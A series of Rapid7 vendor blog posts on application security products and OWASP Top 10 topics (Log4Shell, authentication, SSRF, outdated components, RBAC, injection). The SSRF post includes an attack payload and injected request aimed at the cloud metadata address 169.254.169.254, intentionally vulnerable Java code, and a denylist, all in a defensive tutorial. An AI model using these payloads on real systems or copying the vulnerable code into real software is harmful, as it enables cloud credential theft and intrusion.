
All events that are detected by the App Firewall in tCell are fed into the analytics engine to determine Suspicious Actors. The Suspicious Actors feature takes in multiple inputs (such as failed logins, injections, unusual inputs, etc.) and correlates these to an IP address.

How to Protect Your Applications Against Log4Shell With tCell


Not only can you monitor for suspicious actors with tCell, but you can also configure tCell to block all activity or just the suspicious activity from the malicious actor’s IP.

How to Protect Your Applications Against Log4Shell With tCell

All the components together make the magic happen

The power of tCell isn’t in one or two features, but rather its robust capability set, which we believe is required to secure any environment with a defense-in-depth approach. We will help customers not only identify vulnerable Log4j packages that are being used, but also assist with monitoring for suspicious activity and block attacks. The best security is when you have multiple types of defenses available to protect against bad actors, and this is why using the capabilities mentioned here will prove to be valuable in protecting against Log4Shell and future threats.

Get more critical insights about defending against Log4Shell

Check out our resource center

A Dream Team-Up: Integrate InsightAppSec With ServiceNow ITSM

Post Syndicated from Tom Caiazza original https://blog.rapid7.com/2021/12/08/a-dream-team-up-integrate-insightappsec-with-servicenow-itsm/

A Dream Team-Up: Integrate InsightAppSec With ServiceNow ITSM

At Rapid7, we are constantly improving InsightAppSec and tCell with the goal of making our customers’ lives easier. Over the last few months alone, we’ve improved the way your team structures permissions, integrated with Microsoft’s .Net 6.0, and automated authentication to make scan after scan more seamless and efficient. Yeah, you could say we’re obsessed.

So it should come as no surprise that we’re announcing a brand-new integration with ServiceNow to make it easier to create tickets for vulnerability scans and remediation across your security and development teams.

A perfect match

ServiceNow needs no introduction. It is the leader in IT service management (ITSM) vendors, according to the Gartner Magic Quadrant, and has a huge share of the ITSM market. Companies use ServiceNow for triaging, prioritizing, and tracking everything from development tasks, to system performance, to security. It’s the big dog in the space, and with this new integration, InsightAppSec works seamlessly within the system your company already uses for IT service management.

InsightAppSec for ITSM is now available right in the ServiceNow app store and can be enabled quickly, easily, and (crucially) at no additional cost to you!

What it means for your team

Here are a few ways InsightAppSec and ServiceNow will make your and your team’s lives better:

  • Better teaming: Drive visibility, prioritization, and remediation of vulnerabilities across IT, Sec, and DevOps teams.
  • Faster remediation: Selected vulnerabilities are sent from InsideAppSec to ServiceNow as a new ticket. Users can then update the tickets within ServiceNow and the status changes automatically update within InsightAppSec. For example, a resolved status in ServiceNow will automatically update the vulnerability to “Remediated” in IAS.
  • Quick and easy setup: Yes, we mentioned this before, but it is just so dang easy. Add InsightAppSec directly from the ServiceNow app store, and configure and maintain it in a workflow similar to those of other ServiceNow integrations.

And this is just the beginning. We’re already looking at ways to integrate InsightAppSec with ServiceNow to make coordination across both platforms as simple as can be. Because when everything works together seamlessly, your company is safer and more efficient, and your security and development teams work better together.

If you would like to learn more about how InsightAppSec is integrating with ServiceNow, check out this video demonstration.


A Dream Team-Up: Integrate InsightAppSec With ServiceNow ITSM

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

OWASP Top 10 Deep Dive: Identification and Authentication Failures

Post Syndicated from Nathaniel Hierseman original https://blog.rapid7.com/2021/12/01/owasp-top-10-deep-dive-identification-and-authentication-failures/

OWASP Top 10 Deep Dive: Identification and Authentication Failures

In the 2021 edition of the OWASP top 10 list, Broken Authentication was changed to Identification and Authentication Failures. This term bundles in a number of existing items like cryptography failures, session fixation, default login credentials, and brute-forcing access. Additionally, this vulnerability slid down the top 10 list from number 2 to number 7.

To be sure, security practitioners have made progress in recent years in mitigating authentication vulnerabilities. We should consider ourselves fortunate that most employees are no longer using default usernames and passwords, generic admin, or admin as credentials — many of these issues have been resolved with the availability of frameworks that help standardize against these types of vulnerabilities. Security teams have also started to feel the effects of maintaining multi-factor authentication (MFA) accounts across the multitudes of applications we use in our day-to-day lives. This, too, has helped contribute to this category going down in the OWASP top 10 list.

But that doesn’t mean security pros should take their eyes off the ball when it comes to identification and authentication failures. Let’s take a look at the issues that still remain in mitigating this family of threats.

The challenges with identification and authentication

Nearly every application and technology solution that we use in our lives has some sort of login associated with it. In your home, think about the WiFi routers you connect to — and the many devices and appliances that can now access that network.

Your workplace likely also has a wide variety of devices that reside on the network. Most of these devices have some form of login that allows them to make configuration changes. In addition, these devices almost always come with generic usernames and passwords that allow users to log into them for the first time.

Unfortunately, these credentials appear in every user guide and are publicly well-known. Vendors routinely use the same generic credentials across multiple different product types, which can compound the problem. Even if you change the password upon configuration of the device, the username is still known, and the password can be brute-forced with a variety of different testing tools.

Testing identification and authentication with InsightAppSec

InsightAppSec, Rapid7’s dynamic application security testing (DAST) solution, offers a single solution with an ability to detect and identify these risks across your environment. It allows you to test your applications and devices for identification and authentication failures throughout the enterprise.

InsightAppSec contains 101 different attack modules, with thousands of payloads to help identify vulnerabilities in your environment. You can utilize the default attack templates within the solution or build your own from scratch.

OWASP Top 10 Deep Dive: Identification and Authentication Failures

OWASP Top 10 Deep Dive: Identification and Authentication Failures

InsightAppSec also lets you prioritize these risks within the platform and gives you the information you need to provide details and context to the teams responsible for remediation. The platform gives detailed recommendations for how developers can fix vulnerabilities. Users can also replay the attacks in real time against the application and validate that common issues, such as using generic credentials to log in, have been resolved with the Rapid7 Chrome Plugin.

OWASP Top 10 Deep Dive: Identification and Authentication Failures

Final thought

As organizations continue to protect their applications from identification and authentication issues, there will be added mechanisms for authentication in place for protection. As a part of any good application security program, these applications will still be to be scanned and tested. Having a scanning solution in place to be able to authenticate appropriately through these security protections is essential for organizations to address their identity- and access-related vulnerabilities.

Check out our previous OWASP Top 10 Deep Dives on:

OWASP Top 10 Deep Dive: Defending Against Server-Side Request Forgery

Post Syndicated from Neville O'Neill original https://blog.rapid7.com/2021/11/23/owasp-top-10-deep-dive-defending-against-server-side-request-forgery/

OWASP Top 10 Deep Dive: Defending Against Server-Side Request Forgery

Web applications are no longer just assets to a company — they’re an organization’s identity, playing a major role in how customers, clients, and users see a brand. Due to this importance, web apps have also become a primary target for attack.

Over the years, these applications have grown more complex and bigger in size. Meanwhile, attackers have gotten more skillful. This has created greater opportunities for malicious actors to exploit potential vulnerabilities in web applications.

With the recent release of the 2021 Open Web Application Security Project (OWASP) top 10, we’re taking a deep dives into some of the new items added to the list. So far, we’ve covered injection and vulnerable and outdated components. In this post, we’ll focus on server-side request forgery (SSRF), which comes in at number 10 on the updated list.

SSRF attacks present a range of risks, from potentially stealing sensitive information from the application to bringing the entire web application down. These attacks target systems that are located behind firewalls and restrict access from non-trusted networks. Protecting your application from such attacks is vitally important. Here, we’ll talk about the different types of SSRF attacks and go over some mitigation techniques

What is server-side request forgery (SSRF)?

SSRF allows an attacker to force the server-side application into making arbitrary web requests to an unintended domain. This can result in the server making connections to internal-only services or arbitrary external systems.

A successful SSRF attack can result in unauthorized actions or access to data within the organization, either in the vulnerable application itself or on other back-end systems that the application can communicate with. In some situations, the SSRF vulnerability may even allow an attacker to perform arbitrary command execution. This can result in:

  • Information exposure
  • Internal reconnaissance
  • Denial-of-Service (DoS) attack
  • Remote code execution (RCE)

In general, SSRF attacks are made possible by a lack of user input validation in the web application. Without strict validation, the attacker can alter parameters that control what gets executed server-side, e.g. potentially malicious commands or establishing HTTP connections to arbitrary systems. Vulnerabilities will arise when the web application is unable to identify and validate requests from trusted applications or when the web application can send requests to any external IP address or domain

A closer look

Consider a scenario where the target web application provides functionality for importing, publishing, or reading data using a URL query parameter. The user can control the source of the data accessed by changing the value of the query parameter, which modifies the web request made by the server.

Once the manipulated request is received by the server, it will attempt to read the data by making a request to the user-supplied URL. If the web application lacks sufficient validation of user supplied data (in this case the source URL), then an attacker could potentially supply a URL that returns information from services that aren’t directly exposed publicly.

In some cases, the application server is able to interact with other back-end systems that are not directly reachable by users. Such systems often have private IP addresses and are designed not to be accessed publicly. Internal back-end systems may contain sensitive functionality that can be accessed without authentication by anyone who is able to interact with the systems.

A common example of this is cloud server metadata. Cloud services like Azure and AWS provide a representational state transfer (REST) service for querying metadata about the service itself. For example, AWS provides Instance Metadata Service (IMDS), which is used for querying information about an Amazon EC2 instance. This service is not publicly accessible and can only be accessed from the EC2 instance itself, by making a local HTTP request on http://169.254.169.254/.

The reason for this is that applications can sometimes hold important configuration files and authentication keys in these metadata directories. Endpoints that expose sensitive metadata like this are prime targets for attackers who wish to exploit SSRF vulnerabilities in applications with weak input validation.

Other examples of target data include Database HTTP interfaces such as NoSQL and MongoDB, as well as Internal REST interfaces and standard files structures.

Types of SSRF

Based on how a server responds to the request, SSRF can be divided into two types.

Basic SSRF: This when data from the malicious, forced back-end request is reflected in the application front-end. A hacker would use Basic SSRF when they want to exfiltrate data from the server directly or want to access unauthorized features.

Blind SSRF: As the name describes, with this type of SSRF attack, the application is forced to make a back-end HTTP request to a malicious domain. In this type of SSRF, the attacker doesn’t get data back from the server directly. The response from the back-end request triggers an action on the target without getting reflected in the application front-end. Hackers use this type of SSRF when they want to make some changes using the victim server.

Typical attack approach

Next, we’ll look at a sample attack that an attacker may use to test for SSRF vulnerabilities that are exposed when trying to acquire metadata from an Azure instance.

<AttackConfig>
      <Id>SSRF_13</Id>
      <Description><![CDATA[Azure Metadata]]></Description>
      <CustomParameterList>
        <CustomParameter>
          <Name>AttackString</Name>
          <Value>
              <![CDATA[http://169.254.169.254/metadata/instance/compute?api-version=2019-08-15]]>
          </Value>
        </CustomParameter>
        <CustomParameter>
          <name>vulnregex</name>
          <value>"(azEnvironment|osType|resourceId|vmSize)":\"</value>
        </CustomParameter>
      </CustomParameterList>
    </AttackConfig>

Upon identifying an injection point in, for example, a post parameter sent in the body of the request, the attacker may attempt to inject the value wrapped in CDATA — i.e. http://169.254.169.254/metadata/instance/compute?api-version=2019-08-15 in our example.

That might look something like this:

POST /users/search HTTP/1.0 Content-Type: application/x-www-form-urlencoded

searchApi=http://169.254.169.254/metadata/instance/compute?api-version=2019-08-15

The injected value contains the domain that retrieves metadata about the Azure instance that the web application is served on. Assuming that the web application is vulnerable to SSRF, no input validation will be performed to reject this malicious domain, and the web application will arbitrarily make a HTTP request that should result in Azure metadata being reflected in the web response.

If the application returns a valid response, the attacker could then search the web response for the value identified by “vulnregex” above. Matches should occur for information corresponding to the Azure instance — i.e. environment name, operating system, available resources or its storage size. This is a strong indication that the forged request was successful and therefore the application is vulnerable to SSRF attacks.

Validation

The above attack can be validated by attempting to visualize the information yourself. You can do this by navigating to the location on the application where a query parameter is being passed in the URL and injecting the value:

http://169.254.169.254/metadata/instance/compute?api-version=2019-08-15

When the forged request is submitted, you should look to see if any unexpected, sensitive information is returned in the response. In this case, since we are injecting an instance metadata domain, relevant information like operating system and storage size should be returned. If it is, this provides confirmation that the application is vulnerable to SSRF. An attacker could leverage this further to access and possibly even alter information in the metadata directory for that instance.

Sample vulnerable code

public String documentPreview(HttpServletRequest httpRequest,
                              Model model)
{
  String queryStringParams = httpRequest.getQueryString();
  String queryString = 
		StringUtils.substringAfter(queryStringParams, "url=");
​
  if (StringUtils.isBlank(queryString)) {
    log.error("Missed 'url' query param");
    return "preview";
  }
​
  try {
    DownloadFileResponse downloadFileResponse = 											storageService.load(queryString);
    
    model.addAttribute("image", new String(Base64.getEncoder().encode(
		    IOUtils.toByteArray(downloadFileResponse.getContent()))
    ));
  }
  catch (Exception e) {
    // Exception handling here.
}
​
  return "preview";
}

HttpGet httpGet = new HttpGet(url);

This example code has been created to upload images to an application and render them. However, it is vulnerable to SSRF attacks that will allow the attacker to make arbitrary requests to internal systems, such as metadata information.

The documentPreview() method is used for rendering an uploaded image file. This works by extracting a pre-signed image location URL passed via the “url=” parameter and assigns it to the variable named queryString. This variable is then passed into a storageService method which loads the image from where it is stored.

The load()method will invoke the HttpGet() function in order to retrieve the image. However, without proper input validation on the request parameter “url=”, the httpGet()method will perform arbitrary get requests on anything malicious that is input via that parameter.

Sample fixed code and remediation

The standard approach for preventing SSRF attacks can include denylist- and allowlist-based input validation for the URL.

Denylisting can include blocking hostnames like 127.0.0.1 or 169.254.169.254 so that the attacker cannot actively access internal information by injecting these parameters. This is useful when the application is required to send requests to external IP addresses or domains.

When the application is only required to send requests to trusted/identified applications, allowlist validation is available. This means the web application will only accept certain values as valid parameters. For example, you could implement embedded credentials in a URL before the hostname using the @ character so that the application can only access directories after the provided hostname.

To remediate our above example, the approach would be to implement some allowlist validation, as we only need to load images from a trusted single file storage service.

You could use regex to see if the parameter matches the trusted file storage hostname:

//Regex validation for a data having a simple format
if(Pattern.matches("http:\/\/trustedimages.com.*", queryString)){
    //Continue the processing because the input data is valid
	HttpGet httpGet = new HttpGet(url);
}else{
    //Stop the processing and reject the request
}

After the above code is implemented, only parameters beginning with http://trustedimages.com/ will be able to be sent to the httpGet()method and will prevent attackers from accessing hostnames outside of that domain.

Fighting a new contender

Don’t let the No. 10 spot fool you — SSRF is a serious threat that more than deserves its recognition in this year’s OWASP Top 10 list. In fact, 2021 is SSRF’s first year on the OWASP list, and security pros should expect to encounter this threat more and more in the coming years. But if you’re effectively testing your applications and remediating issues quickly and correctly, you’ll be prepared to spot and resolve SSRF vulnerabilities before an attacker exploits them.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

tCell by Rapid7 Supports the Newly Released .NET 6.0

Post Syndicated from Bria Grangard original https://blog.rapid7.com/2021/11/10/tcell-by-rapid7-supports-the-newly-released-net-6-0/

tCell by Rapid7 Supports the Newly Released .NET 6.0

We’re excited to share that we’ve coordinated our recent .NET and .NET Core agent releases with the brand new .NET 6.0 release from Microsoft.

What is tCell?

Since the founding of tCell by Rapid7, our web application and API protection solution, we’ve prided ourselves on providing both breadth and depth of coverage. We recognize the importance of shifting left in the software development lifecycle (SDLC), and we also see the equal importance of shifting right. This is why Rapid7 approaches application security from a holistic perspective that’s inclusive of testing, monitoring, and protecting to prevent the exploitation of web applications and APIs across the SDLC.

In addition to coverage throughout the SDLC, we recognize modern applications require modern AppSec solutions to meet them where they are. This is why our solution offers flexible deployment options including our App-Server agents, Web-Server agents, proxy agents, and CDN agents. So whether you’re securing a traditional application written in Java, you’re a Windows shop, or you’re deploying applications with a Kubernetes architecture, we’ve got you covered.

Sounds great… but what’s new?

Today, Microsoft announced the release of .NET 6, a significant release with an expected lifetime of 3 years and a slew of new features. Today, tCell also announced support for .NET 6. This is in line with a promise to our customers to support modern languages and frameworks, as soon as possible.

With this new tCell release, customers leveraging .NET or .NET Core frameworks will continue to be supported with our native .NET and .NET Core agents. Additionally, we’ve added functionality for new and existing tCell customers. For those customers who are leveraging tCell’s .NET or .NET Core agents 2.2+, they will now have full visibility into their API endpoints. What’s this mean? tCell will automatically enumerate your application’s API endpoints and show you attack attempts, attack types, and any app exceptions.

tCell by Rapid7 Supports the Newly Released .NET 6.0

This is helpful because it provides visibility into key API endpoints, what attacks were attempted, and what attacks were successful, automatically reducing the number of high alerts our customers receive. From here, customers can drill down for more context on the attack attempts and view detailed stack trace information.

tCell by Rapid7 Supports the Newly Released .NET 6.0

So, tell me more!

In addition to the real-time monitoring and detection for your web applications and APIs, tCell provides a robust set of use cases that it helps solve when leveraging either our .NET or .NET Core agents. Here are just a few examples:

  • Want visibility into your dev teams’ third-party packages and their associated vulnerabilities? Check out our runtime software composition analysis (SCA) feature, which will highlight any vulnerable third party code.
  • Want to make sure no one gets access to your user accounts? Attackers will often use a stolen list of credentials to login to an app and mimic real user behavior. With tCell’s Account Takeover capabilities, we monitor for these auth events and can take action on blocking anyone that is deemed a threat. We can also share a list of compromised users your team can follow up on.
  • Want to ensure your apps only load specific content? tCell makes it seamless and easy to enable Content Security Policies to enforce what content is loaded on your site and ensure a safe and happy user experience.
  • … And so much more, from specific actor detection to prevention of unauthorized executions of OS commands and app-level attacks.

We’re proud of our continued investment in helping customers secure their applications and APIs. Curious to learn more? Feel free to reach out to get a demo of tCell or try it out yourself!

OWASP Top 10 Deep Dive: Getting a Clear View on Vulnerable and Outdated Components

Post Syndicated from Amukta Nayak original https://blog.rapid7.com/2021/11/08/owasp-top-10-deep-dive-getting-a-clear-view-on-vulnerable-and-outdated-components/

OWASP Top 10 Deep Dive: Getting a Clear View on Vulnerable and Outdated Components

Most of us think of climbing the ladder as a good thing — but when the ladder in question is OWASP’s Top 10 list of application security risks, a sudden upward trajectory is cause for alarm rather than encouragement.

In the 2021 edition of the OWASP list, vulnerable and outdated components moved up 3 positions from 9th place to 6th. This change in status reflects the increasing importance of this vulnerability in modern application development — and the growing worry with which the security community views this risk. In fact, it was rated at No. 2 in the OWASP Top 10 community survey.

So, what’s behind the meteoric rise of this category in the minds of application security pros?

The challenge of visibility

The prevalence of vulnerable and outdated components — and the ease of attacks using this vector — make this an especially dangerous category. Almost all modern applications use open-source packages, and information about vulnerabilities related to these packages is widely available. Attackers who figure out what vulnerable packages you’re using can use exploits that are already available. That means you have a type of attack that is widespread and straightforward.

But while upgrading and managing vulnerable and outdated components might seem simple in theory, many organizations find that, in practice, the task is anything but easy.

To complicate matters further, modern applications are using an increasing number of third-party and open-source packages. Estimates suggest around 90% of modern applications are utilizing open-source components. With a large number of dependencies — including those often-overlooked nested dependencies — regularly scanning your source code and keeping up to date with security bulletins and remediation information is daunting.

With modern CI/CD pipelines and complex infrastructure, there’s a large gap between development and production, giving teams low visibility into what’s running on production instances. Between source code and application instances, there’s often complex machinery, multiple teams involved, and multiple points of failure. This makes it challenging for SOC analysts, incident responders, and security teams to get information they need, including:

  • The difference between vulnerabilities that are in production vs development
  • Vulnerability exposure duration
  • The difference between multiple application instances

Achieving clarity

Having the right tools in place to get a clearer view of this complex picture is key to understanding where there might be vulnerable components in your application build and remediating them quickly — before a vulnerability becomes a breach.

tCell by Rapid7 provides teams with an end-to-end approach that considers both development and production. After the application is deployed, the tCell server agent inspects packages at server startup and sends per-host package and version information to the tCell backend. Through a multitude of sources including Snyk Intel, NVD, and proprietary research, tCell is providing daily-updated vulnerability and remediation information, the tCell dashboard provides this information and more, including out-of-date packages and mismatched versions.

The packages dashboard shows a summary of packages and versions, filterable by vulnerabilities. This dashboard only has packages and versions that either were live at some point or are currently live on application instances. This helps filter out the noise for security teams, so they can see the real, critical issues and remediate them quickly.

OWASP Top 10 Deep Dive: Getting a Clear View on Vulnerable and Outdated Components

Each package in the package dashboard has an overview providing vulnerability and remediation information.

OWASP Top 10 Deep Dive: Getting a Clear View on Vulnerable and Outdated Components

As you drill further down, each package overview has information about exposure duration broken down per host.

OWASP Top 10 Deep Dive: Getting a Clear View on Vulnerable and Outdated Components

Any application that uses open-source and third-party packages is at risk for attacks that leverage vulnerable and outdated components. In modern application development, that’s nearly all of them.

But managing the many layers of dependencies inherent in applications that use open-source components is a challenging task for security teams, and the issues only grow worse with complex infrastructure between development and production. A tool like tCell can provide security teams the clarity they need to cut through the complexity of today’s application development and production workflows, catching vulnerable components early and patching them quickly.

Check out our previous post on this year’s top threat on the OWASP list: injection.

Solving the Access Goldilocks Problem: RBAC for InsightAppSec Is Here

Post Syndicated from Tom Caiazza original https://blog.rapid7.com/2021/11/01/solving-the-access-goldilocks-problem-rbac-for-insightappsec-is-here/

Solving the Access Goldilocks Problem: RBAC for InsightAppSec Is Here

We’re all familiar with the story of Goldilocks and the Three Bears. Goldilocks starts a new job as a security specialist on the security team at Three Bears’ Porridge, Inc. and is given access to their application security platform.

At first, the access she’s given is far too broad. It causes problems, and she has access to more data than she needs to do her job. By the end of the day, it’s impacted the entire system. The next day, she’s given too little access, preventing her from fully completing her tasks and creating more work for Hansel, Gretel, and the rest of the security team. Finally, after several rounds of granting and restricting permissions, they eventually land on an access level that’s just right.

Does this famous yarn hit a little too close to home?

Getting access control just right

Providing the right access levels to different teams and individual team members is a critical component of managing any security program, but it can be time-consuming, cumbersome, and rife with constant back-and-forth.

That’s why we’re excited to announce a new feature standard for InsightAppSec called Role-Based Access Control (RBAC). Our RBAC system gives you the flexibility to provide the right levels of access to the InsightAppSec platform needed for each role on your security team. By identifying users through groups, you can grant access and permissions quickly and easily, reducing back-and-forth setting up access that may have caused your team more than one porridge hangover.

The InsightAppSec RBAC feature works under a simple premise: scalability. RBAC allows you to create groups with bespoke levels of access based on what they need to actually do their jobs. The role a user is given will govern what they can see in the product in terms of features — for example, can they see the scan configs or vulnerabilities areas? — but their data access will define if they can actually see any data within those areas.

It doesn’t matter if you have a department of 10 or 20 — everyone assigned to designated groups will have the right access parameters to successfully carry out their tasks. Those parameters are easily updated to roll with changes as needed, and they’re fully customizable. With a few clicks, RBAC lets you set the access levels your entire security team needs to operate.

Go for the Goldilocks zone

So, why is this so important? Well, on day one, Goldilocks had far too much access and nearly brought the operation to a screeching halt. Having too many team members with unneeded access invites risk, and cleaning up that mess can be time-consuming and difficult. Similarly, day 2 wasn’t much better. Goldilocks didn’t have the permissions she needed and couldn’t contribute to the team (through no fault of her own). That meant the slack needed to be picked up somewhere, putting stress on the entire team and slowing the operation down.

If Three Bears’ Porridge, Inc. had the new RBAC, Goldilocks and the other members of her team or in her group would have had the permissions they needed from day 1, saving time, headaches, and money.

But the conveniences go further than that. InsightAppSec’s RBAC feature allows you to better partner with the dev team, providing them direct access to their application vulnerability details and context. That means less back-and-forth, less time lost, and a system that will scale with your business.

The RBAC feature allows you to do more than create custom roles. You can control access to applications in bulk with just a few clicks — and with our prebuilt roles, you can use the feature right out of the proverbial box (and customize from there).

This is one of the many features we’ve been working on this year to make your life at work just a little bit safer, more streamlined, and efficient. Current InsightAppSec customers will see that they may already have access to RBAC, and it will be rolled out for other parts of the Insight platform in the coming months. If you’d like to learn more, check out this handy video:

Solving the Access Goldilocks Problem: RBAC for InsightAppSec Is Here

As for Goldilocks, she’s been promoted to security administrator and is dreaming of becoming a CISO. And they lived happily ever after.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

OWASP Top 10 Deep Dive: Injection and Stack Traces From a Hacker’s Perspective

Post Syndicated from Julius Callahan original https://blog.rapid7.com/2021/10/19/owasp-top-10-deep-dive-injection-and-stack-traces-from-a-hackers-perspective/

OWASP Top 10 Deep Dive: Injection and Stack Traces From a Hacker's Perspective

In case you missed it, injection claimed the number 3 spot in OWASP’s updated Top 10 application security risks for 2021. Today, I’m going to highlight some of the reasons why injection is such a formidable threat, despite it falling two spaces from the number 1 slot on OWASP’s 2017 list.

But before we begin, I’d like to start off with a short but true story of how I got here.

The 3 letters that changed my life

A few decades ago, back in my web development days, I was working on a community-type website. This was post-MySpace and pre-Facebook — so yeah, that long ago. Back then, CMSs like WordPress and Joomla were just taking off but still all the rage. So with the LAMP stack complete and the CMS deployed, it was time to install the community component for the website. There weren’t many third-party solutions available back then — so when I found a component that offered individual profiles, message boards, picture uploads, AND a chat, I jumped on it.

A few days into getting the website configured and running, I noticed another admin user in the DB. My first thought was, “I don’t remember creating a second admin account,” and my second thought was, “Oh no, I’ve been hacked”.

Turns out the latter was true. Not even a week into building the website, it was hacked.

Now, any sane developer would have immediately torn down the server, scrambled for backups, searched for a different hosting provider, and started over. But not me — I needed to know how this happened. So I went straight to the horse’s mouth: I asked the person who hacked my site.

Remember when I mentioned the community component had a chat function? I used it to send the hacker a message: “How did you get in here?” Sure enough, a day later I received a reply of 3 simple letters that I will never forget: “SQL.”

From that day on, I knew what I wanted to do for the rest of my life. So to the hacker, whoever and wherever you are out there, thank you.

Which brings me to OWASP’s new top 10 for 2021 and our focus for this post: A03, aka injection.

What is injection, and how are attackers using it today?

I like to think of injection as a family of vulnerabilities. It can include everything from SQL and XSS — the rock stars of injection — to improper control of resource identifiers, which basically cover anything with the ability to significantly change the flow of a given process. In some cases, injection can even include the execution of arbitrary code. It should come as no surprise, then, that there are currently over 32 mapped CWEs for injection.

Many things have changed since my web developer days, but a lot has stayed the same. One would like to think the days of SQL injection, or any injection for that matter, are long gone. Sadly, that isn’t the case. While injection has been dethroned from first to third place on the new OWASP 2021 Top 10 list, it’s still very much alive in today’s web applications.

